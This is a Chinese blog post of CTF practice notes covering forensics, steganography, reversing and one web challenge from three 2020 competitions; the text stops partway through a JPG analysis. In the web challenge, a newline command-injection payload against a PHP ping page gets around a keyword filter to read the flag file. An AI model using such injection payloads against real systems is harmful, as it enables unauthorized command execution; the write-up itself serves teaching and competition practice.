

# 第十三届全国大学生信息大赛+强网杯+DASCTF八月V&N出题赛-刷题笔记

原创

水星Sur  于 2020-08-27 13:04:56 发布  1846  收藏 2

分类专栏: [CTF Misc Web](#) 文章标签: [信息安全](#) [python](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/pone2233/article/details/108255940>

版权



[CTF 同时被 3 个专栏收录](#)

20 篇文章 0 订阅

订阅专栏



[Misc](#)

22 篇文章 0 订阅

订阅专栏



[Web](#)

11 篇文章 0 订阅

订阅专栏

## 文章目录

菜鸟的自白:

第十三届全国大学生信息安全竞赛

[the\\_best\\_Ctf\\_game](#)

[电脑被黑](#)

第四届“强网杯”全国网络安全挑战赛

[主动](#)

[upload](#)

DASCTF 八月浪漫七夕战

[双重图格](#)

[eeeeeeeasyusb](#)

[参考文献](#)

菜鸟的自白:

刚开始我还不知道什么是CTF到了大学，有学长带起，慢慢的步入这个信安大世界，我从基础小白，到现在入门小菜鸟，我觉得学习CTF，可以锻炼自己写脚本，看bug，学渗透，不断的充实自己，这次这3个比赛，真的让我发现，自己还是很菜鸟，需要继续锻炼，然后各位加油！下载文件猛如虎，一看战绩0-5，太难了。QWQ



## 第十三届全国大学生信息安全竞赛

### the\_best\_Ctf\_game

放入winhex里面就能看到flag

00003B0	0C 00 00 00 E0 FF FF FF B0 FF FF FF 00 00 00 00	àyyy°yyy
00003C0	66 00 00 00 00 00 00 00 00 00 00 00 00 00 00	f
00003D0	01 00 00 00 00 00 00 00 00 0C 00 00 00 E0 FF FF FF	àyyy°yyy
00003E0	B0 FF FF FF 00 00 00 00 6C 00 00 00 00 00 00 00	°yyy 1
00003F0	00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00	àyyy°yyy
0000400	0C 00 00 00 E0 FF FF FF B0 FF FF FF 00 00 00 00	a
0000410	61 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	àyyy°yyy
0000420	01 00 00 00 00 00 00 00 00 00 00 00 00 E0 FF FF FF	°yyy g
0000430	B0 FF FF FF 00 00 00 00 67 00 00 00 00 00 00 00	àyyy°yyy
0000440	00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00	{
0000450	0C 00 00 00 E0 FF FF FF B0 FF FF FF 00 00 00 00	àyyy°yyy
0000460	7B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	°yyy 6
0000470	01 00 00 00 00 00 00 00 0C 00 00 00 E0 FF FF FF	àyyy°yyy
0000480	B0 FF FF FF 00 00 00 00 36 00 00 00 00 00 00 00	°yyy 6
0000490	00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00	àyyy°yyy
00004A0	0C 00 00 00 E0 FF FF FF B0 FF FF FF 00 00 00 00	5
00004B0	35 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	àyyy°yyy
00004C0	01 00 00 00 00 00 00 00 0C 00 00 00 E0 FF FF FF	°yyy e
00004D0	B0 FF FF FF 00 00 00 00 65 00 00 00 00 00 00 00	àyyy°yyy
00004E0	00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00	0
00004F0	0C 00 00 00 E0 FF FF FF B0 FF FF FF 00 00 00 00	àyyy°yyy
0000500	30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	°yyy 2
0000510	01 00 00 00 00 00 00 00 0C 00 00 00 E0 FF FF FF	àyyy°yyy
0000520	B0 FF FF FF 00 00 00 00 32 00 00 00 00 00 00 00	°yyy 2
0000530	00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00	àyyy°yyy
0000540	0C 00 00 00 E0 FF FF FF B0 FF FF FF 00 00 00 00	f
0000550	66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	àyyy°yyy
0000560	01 00 00 00 00 00 00 00 0C 00 00 00 E0 FF FF FF	°yyy 2
0000570	B0 FF FF FF 00 00 00 00 32 00 00 00 00 00 00 00	6
0000580	00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00	àyyy°yyy
0000590	0C 00 00 00 E0 FF FF FF B0 FF FF FF 00 00 00 00	°yyy -
00005A0	36 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	àyyy°yyy
00005B0	01 00 00 00 00 00 00 00 0C 00 00 00 E0 FF FF FF	°yyy
00005C0	B0 FF FF FF 00 00 00 00 2D 00 00 00 00 00 00 00	-
00005D0	00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00	àyyy°yyy
00005E0	0C 00 00 00 E0 FF FF FF B0 FF FF FF 00 00 00 00	°yyy
00005F0	30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	àyyy°yyy
0000600	01 00 00 00 00 00 00 00 0C 00 00 00 E0 FF FF FF	àyyy

把他复制出来，删除多余的东西，就有了flag了

```
flag{65e02f26-0d6e-463f-bc63-2df733e47fbe}
```

## 电脑被黑

## 放入取证大师中找到被删除文件

名称: flag.txt  
文件类型: 办公文档  
文件大小 (字节): 43  
文件路径: 分区1[hda0]:\Trash-0\files\flag.txt  
访问时间: 2020-05-27 17:14:03  
最后修改时间: 2020-05-27 17:39:06  
删除状态: 已删除

<https://blog.csdn.net/pone2233>

打开一看是某种加密

flag.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

D\*? / b1N笏書f\$ \窠蚩MjA 餽Z~[炗鷓aE攷

然后使用binwalk分离一下发现了3样子东西



发现demo里面是一个文件加密程序，我们反编译一下

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int result; // eax
    char v4; // [rsp+1Dh] [rbp-13h]
    char v5; // [rsp+1Eh] [rbp-12h]
    char v6; // [rsp+1Fh] [rbp-11h]
    FILE *v7; // [rsp+20h] [rbp-10h]
    FILE *stream; // [rsp+28h] [rbp-8h]

    v4 = 34;
    v5 = 0;
    v7 = fopen(argv[1], "rb");
    if ( v7 )
    {
        stream = fopen(argv[1], "rb+");
        if ( stream )
        {
            while ( 1 )
            {
                v6 = fgetc(v7);
                if ( v6 == -1 )
                    break;
                fputc(v4 ^ (v5 + v6), stream);
                v4 += 34;
                v5 = (v5 + 2) & 0xF;
            }
            fclose(v7);
            fclose(stream);
            result = 0;
        }
        else
        {
            printf("cannot open file", "rb+", argv);
            result = 0;
        }
    }
}
```

1 重点算法

```

#include <iostream>
#include <stdio.h>
using namespace std;
int main(int argc, char *argv[]) {
    int result; // eax
    char v4; // [rsp+1Dh] [rbp-13h]
    char v5; // [rsp+1Eh] [rbp-12h]
    char v6; // [rsp+1Fh] [rbp-11h]
    FILE *v7; // [rsp+20h] [rbp-10h]
    FILE *stream; // [rsp+28h] [rbp-8h]
    v4 = 34;
    v5 = 0;
    v7 = fopen("flag.txt", "rb");
    stream = fopen("flag.txt", "rb+");
    if ( stream )
    {
        while ( 1 )
        {
            v6 = fgetc(v7);
            if ( v6 == -1 )
                break;
            fputc((v6 ^ v4) - v5, stream);
            v4 += 34;
            v5 = (v5 + 2) & 0xF;
        }
        fclose(v7);
        fclose(stream);
        result = 0;
    }
    else
    {
        printf("cannot open file", "rb+", argv);
        result = 0;
    }
    return result;
}

```

就得到了flag

```
flag{e5d7c4ed-b8f6-4417-8317-b809fc26c047}
```

## 第四届“强网杯”全国网络安全挑战赛

### 主动

打开一看发现了system，那就说明可以执行linux代码指令

```
<?php
highlight_file("index.php");

if(preg_match("/flag/i", $_GET["ip"]))
{
    die("no flag");
}

system("ping -c 3 $_GET[ip]");

?>
```

<https://blog.csdn.net/pone2233>

我们先使用一下ls查看一下又什么文件然后发现了flag.php

← → ↻ 不安全 | 39.96.23.228:10002/?ip=%0a%20ls

```
<?php
highlight_file("index.php");

if(preg_match("/flag/i", $_GET["ip"]))
{
    die("no flag");
}

system("ping -c 3 $_GET[ip]");

?>
flag.php index.php
```

<https://blog.csdn.net/pone2233>

然后试一下使用cat flag.php 不行，给拦截了，那我就换成cat \*.php 就成功了

← → ↻ 不安全 | view-source:39.96.23.228:10002/?ip=%0a%20cat%20\*.php

```
1 <code><span style="color: #000000">
2 &nbsp;<span style="color: #0000BB">&lt;?php</span></span><span style="color: #007700"></span></span><span style="color: #0000BB">preg_match</span><span style="color: #007700"></span></span><span style="color: #DD0000">"/flag/i"</span></span>
<span style="color: #DD0000">"ip"</span><span style="color: #007700">]])</span></span><span style="color: #0000BB">system</span><span style="color: #007700"></span></span><span style="color: #DD0000">"pir
#0000BB">ip</span><span style="color: #007700">]</span></span><span style="color: #DD0000">"</span></span><span style="color: #DD0000">"</span></span><span style="color: #DD0000">"</span></span><span style="color: #DD0000">"</span></span>
3 </code><?php
4 $flag = "flag[I_like_qwb_web]"; <?php
5 highlight_file("index.php");
6
7 if(preg_match("/flag/i", $_GET["ip"]))
8 {
9     die("no flag");
10 }
11
12 system("ping -c 3 $_GET[ip]");
13
14 ?>
15
16
```

<https://blog.csdn.net/pone2233>

?ip=%0a cat \*.php

## upload

下载文件发现是文件分析题目





重点来了就是他的图片名字，就是一个隐写名字

```
-----29061997724503521033788658882  
Content-Disposition: form-data; name="file"; filename="steghide.jpg"  
Content-Type: image/jpeg
```

弱密码试试就成功了密码 123456

```
E:\>cd E:\桌面\CTF工具包\[隐写工具]steghide  
E:\桌面\CTF工具包\[隐写工具]steghide>steghide.exe extract -sf E:\桌面\8-22\data\1.jpg  
Enter passphrase:  
steghide: could not extract any data with that passphrase!  
E:\桌面\CTF工具包\[隐写工具]steghide>steghide.exe extract -sf E:\桌面\8-22\data\1.jpg  
Enter passphrase:  
wrote extracted data to "flag.txt".
```

```
flag.txt - 记事本  
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)  
flag{te11_me_y0u_like_it}
```

还好手快，抢了题目，到这里为止发现了这个就是PWN杯！！！！太欺负人了



## DASCTF 八月浪漫七夕战

### 双重图格

下载文件，我们首先检查一下xls，里面是否又夹带里里外外看了一次，就发现了一个东西

```
[Content type: application/vnd.ms-excel]
```

给他加上外衣

# Insert:OFF5ET 28354h

就看的很清楚了 Insert:OFF5ET 28354h 这个词汇翻译一下，就知道位移，在28345H这个为止上面需要位移。

名称	值	开始	大小	颜色
struct PNG_CHUNK chunk[7]	IDAT (Critic...	18091h	800Ch	Fg: Bg
struct PNG_CHUNK chunk[8]	IDAT (Critic...	2009Dh	800Ch	Fg: Bg
struct PNG_CHUNK chunk[9]	IDAT (Critic...	280A9h	2A7h	Fg: Bg
struct PNG_CHUNK chunk[10]	fCTL (Ancill...	28350h	26h	Fg: Bg
struct PNG_CHUNK chunk[11]	fdAT (Ancill...	28376h	8010h	Fg: Bg
struct PNG_CHUNK chunk[12]	fdAT (Ancill...	30386h	8010h	Fg: Bg
struct PNG_CHUNK chunk[13]	fdAT (Ancill...	38396h	8010h	Fg: Bg
struct PNG_CHUNK chunk[14]	fdAT (Ancill...	403A6h	8010h	Fg: Bg
struct PNG_CHUNK chunk[15]	fdAT (Ancill...	483B6h	8010h	Fg: Bg
struct PNG_CHUNK chunk[16]	fdAT (Ancill...	503C6h	132h	Fg: Bg
struct PNG_CHUNK chunk[17]	IEND (Critic...	504E8h	Ch	Fg: Bg
struct PNG_CHUNK chunk[18]		50504h	0h	Fg: Bg


我们首先，让如010里面看，发现一个没有识别的东西，我猜测应该是这个东西需要位移，应该是插入这个位置

```

2:8310h: 01 40 80 01 00 01 06 00 01 06 00 04 18 00 04 18  |. @e.....
2:8320h: 00 10 60 00 10 60 00 40 80 01 40 80 01 40 80 01  |... . @e. @e. @e.
2:8330h: 00 01 06 00 01 06 00 04 18 00 04 18 00 10 60 00  |.....
2:8340h: 10 60 00 40 80 01 20 61 0D 4A 15 90 26 3D A2 BB  |. ` @e. a.J.. &=9>
2:8350h: 00 00 00 1A 66 63 54 4C 00 00 00 0B 00 00 02 61  |... fCTL..... a
2:8360h: 00 00 02 0A 00 00 00 10 00 00 00 1C 00 01 00 5F  |.....
2:8370h: 00 00 B0 CA FB CC 00 00 80 04 66 64 41 54 00 00  |.. °êùì. .e. fdAT..
2:8380h: 00 0C 78 DA EC BD 79 9C A4 55 75 FF FF 39 E7 DE  |. xUîÿzœæUuÿÿ9çÐ
2:8390h: A7 AA D7 E9 EE D9 17 60 06 90 4D 59 86 01 86 75  |$ ×éîÛ. `.. MYt. fu
2:83A0h: 08 AB B2 28 06 D4 28 2A 18 8D 89 1A F5 17 B7 24  |. «² (.ô (*.. % . $
2:83B0h: 26 9A 68 4C 62 30 51 BF EE 5F 25 A0 22 8A F2 25  |&šhLb0Qzî % "šð%
2:83C0h: 2E 91 60 8C 41 33 2E 20 A8 AC 1A 18 76 D9 66 EF  |. ` EA3. " . [v]Ûfi
2:83D0h: E9 9E DE AA EA 79 EE 3D 9F DF 1F B7 AA A7 19 11  |éžPªêÿî=ÿß. ª$..
2:83E0h: D9 D1 99 FB 7E F5 6B 5E 3D D5 DD D5 5D F5 2C 9F  |ÛÑªû~ðk^=ôÿõ] ð, Ÿ
2:83F0h: 7B CE 3D E7 73 84 24 32 99 4C 26 93 C9 FC 0A 9A  |{ î=çs,, $2ªL& "Éü. Ÿ
2:8400h: DF 82 4C 26 93 C9 64 B2 46 66 32 99 4C 26 93 5  |ß, L& "Éd² Ff2ªL& "5
2:8410h: 32 93 C9 64 32 99 AC 91 99 4C 26 93 C9 64 8D CC  |2 "Éd2ªLªªªL& "Éd. î
2:8420h: 64 32 99 4C 26 6B 64 26 93 C9 64 32 59 23 33 99  |d2ªL& kd& "Éd2Y#3ª
2:8430h: 4C 26 93 C9 1A 99 C9 64 32 99 4C D6 C8 4C 26 93  |L& "É.ªªÉd2ªLÖÈL& "
2:8440h: C9 64 B2 46 66 32 99 4C 26 93 35 32 93 C9 64 32  |Éd² Ff2ªL& "52 "Éd2
2:8450h: 99 AC 91 99 4C 26 93 C9 64 B2 46 66 32 99 4C 26  |ªªªªL& "Éd Ff2ªL&

```

插入之后发现，似乎还是没什么变化，然后在010中发现了



<https://blog.csdn.net/pone2233>

这个fdAT是什么东西然后查一下，找到了APNG，他们说这个是很相似gif然后放入谷歌和火狐里面就可以查看了

名称	值	开始	大小	
struct PNG_CHUNK chunk[9]	IDAT (Critic...	280A9h	2A7h	Fg
struct PNG_CHUNK chunk[10]	fcTL (Ancill...	28350h	26h	Fg
struct PNG_CHUNK chunk[11]	fdAT (Ancill...	28376h	8010h	Fg
struct PNG_CHUNK chunk[12]	fdAT (Ancill...	30386h	8010h	Fg
struct PNG_CHUNK chunk[13]	fdAT (Ancill...	38396h	8010h	Fg
struct PNG_CHUNK chunk[14]	fdAT (Ancill...	403A6h	8010h	Fg
struct PNG_CHUNK chunk[15]	fdAT (Ancill...	483B6h	8010h	Fg
struct PNG_CHUNK chunk[16]	fdAT (Ancill...	503C6h	8010h	Fg
struct PNG_CHUNK chunk[17]	fdAT (Ancill...	583D6h	8010h	Fg
struct PNG_CHUNK chunk[18]	fdAT (Ancill...	603E6h	8010h	Fg
struct PNG_CHUNK chunk[19]	fdAT (Ancill...	683F6h	449Eh	Fg
struct PNG_CHUNK chunk[20]	fcTL (Ancill...	6C894h	26h	Fg


变量

f0 函数 变量

<https://blog.csdn.net/pone2233>


哎呀☹让你发现了呢☺





手快就行，然后发现这个点点，起初以为是哪个猪圈密码，后门查一下，发现了是DotCode，也是一种二维码，真的是长见识了  
大家可以了解一下DotCode|斐泰二维码

然后，这里就卡住了，然后多谢一个大佬，送的破解网址



密文1: U2FsdGVkX1/mLyhDqehTlmxmPoamVfr7h1E13iWRVvuJQodh1HvxMeQ2F81gHfXzq70N4U/ZcjYtjLbXE8HRmw==

然后接下来就是破解key.jpg 当时尝试了很多jpg的加密都不对，然后这个二维码扫描不出来





然后拖入010觉得很奇怪

```

编辑方式: 十六进制(H) 运行脚本 运行模板: JPG.bt
0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0000h: FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 01 5E yÿà..JFIF...^
0010h: 01 5E 00 00 FF E1 FF FF 45 78 69 66 00 00 4D 4D .^..yá 1 Ex 一个头
0020h: 00 2A 00 00 00 08 00 01 01 12 00 03 00 00 00 01 .*
0030h: 00 01 00 00 00 00 00 1A 00 06 01 03 00 03 00 00
0040h: 00 01 00 06 00 00 01 1A 00 05 00 00 00 01 00 00
0050h: 00 68 01 1B 00 05 00 00 00 01 00 00 00 70 01 28 .h.....p.(
0060h: 00 03 00 00 00 01 00 02 00 00 02 01 00 04 00 00
0070h: 00 01 00 00 00 78 02 02 00 04 00 00 00 01 00 01
0080h: DE B8 00 00 00 00 00 00 00 48 00 00 00 01 00 00 P,....H....
0090h: 00 48 00 00 00 01 FF D8 FF E0 00 10 4A 46 49 46 .H...yÿà..JFIF
00A0h: 00 01 01 01 01 5E 01 5E 00 00 FF E1 00 22 45 78 .....^..yá."Ex 2 2个头
00B0h: 69 66 00 00 4D 4D 00 2A 00 00 00 08 00 01 01 12
00C0h: 00 03 00 00 00 01 00 00 00 00 00 00 00 00 FF DB
00D0h: 00 43 00 02 01 01 02 01 01 02 02 02 02 02 02 02
00E0h: 02 03 05 03 03 03 03 03 06 04 04 03 05 07 06 07
00F0h: 07 07 06 07 07 08 09 0B 09 08 08 0A 08 07 07 0A
0100h: 0D 0A 0A 0B 0C 0C 0C 0C 07 09 0E 0F 0D 0C 0E 0B
0110h: 0C 0C 0C FF DB 00 43 01 02 02 02 03 03 03 06 03
0120h: 03 06 0C 08 07 08 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C
0130h: 0C 0C
0140h: 0C 0C
0150h: 0C 0C 0C 0C 0C 0C 0C 0C FF C0 00 11 08 02 58 01
0160h: E8 03 01 22 00 02 11 01 03 11 01 FF C4 00 1F 00
0170h: 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00
0180h: 00 01 02 03 04 05 06 07 08 09 0A 0B FF C4 00 B5
0190h: 10 00 02 01 03 03 02 04 03 05 05 04 04 00 00 01
01A0h: 7D 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61
}.....!1A..Qa


```

首先删除一个头看看



